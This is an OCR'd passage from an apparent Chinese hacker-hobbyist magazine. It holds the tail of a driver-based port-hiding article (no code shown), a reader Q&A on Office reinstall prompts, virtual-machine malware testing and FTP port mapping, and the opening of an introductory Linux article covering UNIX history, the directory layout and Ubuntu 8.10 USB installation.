


图4

以上就是利用驱动来进行端口隐藏的全过程，详细的代码已经打包收录在了光盘中。由于本人也是接触驱动编程不久，所以代码中难免会有不足之处，还请各位高手多多指教，共同进步。

(本文所涉及到的程序代码已经收录到了光盘中)



问：运行其他程序老是弹出OFFICE的安装程序很是烦人！请问怎么解决？

答：原因可能是 ：1.当时使用的光盘安装，之后OFFICE系统文件有损坏需要重新来安装这些文件；2.因为安装某些软件时，安装程序会向系统中添加一些具有“系统文件”属性的文件，这个软件恰好修改了Office安装时添加的系统文件，所以Office要重新安装这些文件；3.你使用的是绿色版的，不过你RP不太好，那个绿色的不够完美。

解决方法： 重新安装即可解决问题。或者将office的安装文件释放到硬盘中某位置，修改注册表键值，替换为正确的安装目录即可。

或者只用修改以下键值就可以了HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\Delivery\SourceEngine\Downloads\90000804-6000-11D3-8CFE-0150048383C9\Sources\90170804-6000-11D3-8CFE-0150048383C9

修改右边窗口的“Path”值，改为新安装源的位置，如“G:\”(光盘盘符)或者“E:\Downloads\Office 2003” 即可。

问：为什么虚拟机能测试木马，难道虚拟机不会中毒吗？怎样在虚拟机中实验木马呢？

答：因为虚拟机是通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。通过虚拟机软件，你可以在一台物理计算机上模拟出一台或多台虚拟的计算机，这些虚拟机完全就像真正的计算机那样进行工作，例如你可以安装操作系统、安装应用程序、访问网络资源等等。对于你而言，它只是运行在你物理计算机上的一个应用程序，但是对于在虚拟机中运行的应用程序而言，它就像是在真正的计算机中进行工作。因此，当你在虚拟机中进行软件评测时，可能系统一样会中毒，但是，中毒的只是虚拟机上的操作系统，而不是物理计算机上的操作系统，并且，使用虚拟机的恢复功能，就可以马上恢复虚拟机到安装软件之前的状态。 所以你只需要大胆的直接在虚拟机中运行你要测试的软件即可。

问：有什么方法可以跳过路由器实现端口21的映射，我想在内网建立一个FTP让别人在外网也可以访问！有什么软件或方法吗？

答：你可以使用VPN来达到获取一个外网IP的方法来实现外网的访问，不过免费稳定的VPN很少。软件很多，不过好多都是收费的。

文章难易度★★★
文章阅读点：详细介绍了UNIX/LINUX的基础知识以及ubuntu分区的划分和详细的安装过程

Linux 黑客入门——UNIX/Linux 简介及基本环境搭建

姬良

在黑客的世界里，除了 Windows 外，还有 UNIX/Linux，一个真正的黑客应该是无所不能的，如果你只知道有 Windows，那么请不要说自己是“黑客”，因为你根本就不够这个资格，没有哪一个黑客只会攻击 Windows 系统，而换成了 UNIX/Linux 系统就束手无策的，因此了解和掌握 UNIX/Linux 系统的基础知识对我们菜鸟来说也是非常必要的，要知道在 Internet 上大多数服务器所使用的操作系统都是 UNIX/Linux，而不是 Windows。也因此，UNIX/Linux 系统也是经常被攻击的对象，同时也是发起攻击的常用系统。从本期杂志起，就由姬良大叔从零开始教叉子们学习 UNIX/Linux 的常用攻防技术，那么今天的第一节课，我将主要给大家介绍 UNIX 操作系统的一些基本概念和 ubuntu 8.10 正式版的无盘完全安装方法及简单设置。

对大多数小菜而言，UNIX 是一个模糊的概念，或许在杂志上曾经不经意的看到过它，但是却始终搞不清楚它是什么，又有什么作用，所以我们有必要先来了解一下 UNIX，什么是 UNIX 呢？UNIX 是一个强大的、多任务的操作系统，AT&T 的丹尼斯.利奇（Dennis M.Ritchie）和肯.汤普生（Ken Thompson）于 70 年代中期不经意的发明了它，目前 UNIX 系统已经被广泛的应用在了世界各地的服务器和工作站上。

UNIX 的功能非常强大，无数的程序员致力于 UNIX 系统的开发，他们优化程序，为 UNIX 开发了大量的实用工具，已有几十年历史的 UNIX 系统解决了困扰新型操作系统的许多问题。许多 UNIX 系统拥有高可靠性、高性能和超高的安全特性。注意，这里所说的是“许多 UNIX 操作系统”，我们在网上和其它的黑客类图书上也经常看到这样的说法，可能这样说会让小菜们无法透彻的理解 UNIX 系统，所以我认为需要明确的介绍一下此句的含义。之所以说是“许多 UNIX”，是因为 UNIX 并不是一个单一版本的操作系统（小编注，最初的时候是一个单一版本的系统，但后来，许多公司、大学和研究机构都推出了自己的 UNIX 系统，这也就使得 UNIX 系统有了许多的版本），事实上，UNIX 是一系列操作系统的总称，相互竞争的厂商和个人一直在不断的更新 UNIX 系统，下面我列出了一些常见的 UNIX 系统：

- AT&T 的 UNIX System（这是最正宗的 UNIX 系统，其它的版本都是在它的基础上衍生而来的）
- Sun Microsystems 公司的 Solaris（在未改名 Solaris 前，叫 SunOS）
- 苹果电脑的 MacOS X
- 惠普公司的 HP—UX
- Sgi 公司的 IRIX
- IBM 公司的 AIX
- BSD 系列（包括了 FreeBSD、OpenBSD、NetBSD 等）

上面仅仅列举出了众多 UNIX 版本中的一部分，但是却没有我们最常见的 Linux 系统，这是因为 Linux 属于“类 UNIX”操作系统，所以我们经常在媒体上看到将 Linux 和 UNIX 放在并列关系上，但确实 Linux 也是由 UNIX 衍生而来的系统，并严格遵循着 UNIX 的标准。

Linux 是一套免费和自由传播的类 Unix 操作系统，最早是由 Linus Torvalds 于 1991 年开始编写的。我们通常所说的 Linux，指的是 GNU/Linux，即采用 Linux 内核的 GNU 操作系统。GNU 表示 GNU’s Not Unix，它既是一个操作系统，也是一种规范。Richard Stallman 创建了 Free Software Foundation（FSF）组织以及 GNU 项目，并不断的编写创建 GNU 程序（程序的许可方式均为 GPL：General Public License），在不断的有程序员和开发者加入到 GNU 组织中后，就造就了今天我们所看到的 Linux！

Linux 是一个内核，然而一个完整的操作系统不仅仅只是内核，所以许多个人、组织和企业开发了基于 GNU/Linux 的 Linux 发行版本。目前有不计其数的发行版可供人们选择使用，虽然不够统一的标准给不同版本的使用者在技术上的相互沟通带来了一定的麻烦，但归根结底“自由、开源、团结互助”的理念是 Linux 的爱好者共同的向往。

目前绝大多数的个人电脑安装的都是 Windows 操作系统，个人认为这是因为 UNIX 类操作系统的易用性较差以及相关应用软件太少而造成的，它们毫不掩饰的将复杂的底层系统展示给用户，所以导致了大多数人放弃了 UNIX，但是如果你对 UNIX 和 Windows 系统都有足够了解的话，你就会发现，UNIX 系统要比 Windows 系统简单许多。Windows 系统将相当复杂的东西都隐藏在图形用户界面的面纱下，如果要深入学习 Windows 系统，我们就会发现 Windows 系统确实比 UNIX 系统要复杂得多，拥有着远比 UNIX 多的大量选项和难以理解之处。如果你还在认为 Windows 系统比 UNIX 系统简单，那是因为你多半还不懂 Linux，或者也可以说，你多半也不是很懂 Windows。

如今，UNIX/Linux 已经从自己的老对手 Windows 上吸取了教训，将自己的图形界面制作得非常不错了，如果大家还是认为 UNIX 是单纯工作在那些高端服务器上的操作系统，那就大错特错了。随着 ubuntu 的推出，UNIX 也有了界面非常炫目、操作非常简单的桌面系统。

Ubuntu 发源于 Isle of Man（英国和爱尔兰之间的一个岛国，译为“马恩岛”），是基于 GNU/Debian Linux 的一个系统，适用于笔记本电脑、桌面电脑和服务器。无论是在家庭、学校还是工作时使用，Ubuntu 都包含了你所需的所有程序，无论是文字处理、电子邮件，还是 Web 服务和编程工具等。Ubuntu 永远免费，无需支付任何许可费用。

Ubuntu 是一个非洲词汇，它的意思是“人性对待他人”或“群在故我在”。Ubuntu 不仅仅是一个 Linux 发行版本，最主要的是它将 Ubuntu 的精神带到了软件世界中，ubuntu 拥有着非常友好的桌面环境，拥有 Linux 系统的基本内核，更有炫目的 3D 特效……我们既可以使用其上网、办公，也可以将它作为一个黑客常用的攻击和测试平台。一般来说，现在的 Linux 服务器（中小规模）基本都是 Linux 2.4 - 2.6 内核，而我们的 ubuntu 使用的也是 Linux 2.6 内核，所以学好 ubuntu 对我们很有帮助。

上面提到了 ubuntu 的诸多优点，现在就让我们来实际安装一个 ubuntu 操作系统吧。在安装之前，首先要给大家介绍一个非常重要的概念。UNIX 系统拥有良好的文件系统结构，相对于 Windows 的分区结构来说，UNIX 的文件系统结构显得并不容易理解，所以我要给大家明确的讲解一下 Windows 和 UNIX 在文件结构方面的区别。相信大家平时使用的都是 Windows 操作系统，在 Windows 系统中，通常用一个单独的盘符来表示一个盘，比如我们把 Windows 系统安装在计算机的 C 盘中，并使用“C:\”来表示这个位置，但在 UNIX 操作系统中我们所有的位置都是以

文件系统结构表示的，我们用“/”来表示系统挂载点，也就是说系统是安装在这个区域的，其余的所有目录都在这个挂载点之下，尽管不同版本的Linux和UNIX系统多少存在些差异，但仍然可以使用图1来统一表示。




图1

下面列举出这些常用目录的作用：

/　是文件系统的根目录，是整个文件系统的主要目录，以及超级用户的主目录

/bin　存放最常用的基本用户程序

/home　系统存放所有用户私有目录的地方

/mnt　用于安装CD－ROM、软驱、ZIP驱动器或JAZ驱动器等

/dev　与硬件设备相关的文件，多数为设备文件

dev/dsk　磁盘设备文件

/usr　用户相关目录

/usr/X　Xwindow系统支持工具

/usr/x/bin　Xwindows系统的可执行文件

/usr/users　用户目录

/usr/bin　用户的可执行命令

/usr/include　C语言的头文件

/var　可变数据信息，比如日志

/tmp　临时文件，每次重新自举就消失的文件。

/sbin　管理命令，维护程序包括了启动系统和恢复系统的所有程序

/etc　关键的启动文件和配置文件，包括passwd、fstab、hosts等文件，该目录下的rc.config为系统的配置文件。

/lib　通常为/usr/lib的符号连接

/opt　包含了附加应用软件包的子目录树的根目录

/usr/games　游戏和消遣物

/usr/etc　系统维护命令

/usr/lib　标准UNIX程序的支持文件

/usr/man　在线手册页面

/var/adm　记帐文件、资源使用记录，在该目录下有一个message文件，记录了操作系统运行过程中的相关信息。

/usr/local　本地软件（你自行安装的东西）

/usr/loca/bin　本地可执行文件

/proc　包含系统所使用的进程

我们在安装ubuntu 8.10时，必须要在硬盘上给ubuntu设置一个挂载点，也就是“/”，还需要设置一个交换分区，交换分区的大小最好是内存容量的两倍。如果你打算长期使用并学习UNIX/Linux的话，我建议再为ubuntu设置一个“/home”，大家可以将“/home”理解成一些用户的家目录，这些用户的文件默认会存贮在“/home”下相应的目录中，就类似默认情况下Windows会把我们的文件存贮在“我的文档”中一样。

因为我们是要学习UNIX的黑客知识，而不是只见识某操作系统的样子，所以我建议大家把ubuntu安装到计算机中，而不是Windows的虚拟机中，要想学好UNIX黑客技术，那么我们就应该长期的在UNIX环境下工作，来适应UNIX环境，这样在进行攻击的时候，就会让大家得心应手了，事实上本文就是我在纯ubuntu下使用openoffice来写的。所以我建议大家和我一样，给计算机安装ubuntu和Windows双系统。

现在我们已经具备了ubuntu安装的最基础知识了，不过我们还需要一个安装光盘，但事实上大多数读者都没有这个安装光盘，所以这里我将详细介绍从U盘安装ubuntu的方法，我们只需要一个容量在1GB左右的U盘就可以在你的电脑上安装好ubuntu系统了。

首先在迅雷下载一个ubuntu 8.10正式版的ISO安装盘镜像文件和一个名为“UNetbootin”的工具，运行UNetbootin.exe，我们点选“磁盘镜像”，并设置为“ISO”镜像，在后面的浏览框中选择ubuntu的安装盘镜像，如图2，然后再在最下方的“类型”中选择“USB驱动器”，并设置好待修改的U盘盘符，单击“确定”按钮，Unetbootin就开始为我们制作U盘版的ubuntu了，如图3，制作完毕后会给出如图4所示的提示。




图2




图3

程序提示我们是否重启，如果我们现在想直接安装ubuntu系统，那么就直接点“现在重启”按钮，计算机就会重启了，我们在启动的时候选择“U盘启动”，让计算机由U盘来做第一引导，U盘就会引导我们安装ubuntu了。

进入了ubuntu live cd的界面，如图5，这个安装程序是英文界面的，我们按键盘上的F2键打开语言选择项，如图6，选择简体中文，这样ubuntu的安装界面就会变为简体中文了，如图7。使用键盘选择“安装ubuntu”选项，进入ubuntu的安装流程中，如图8。

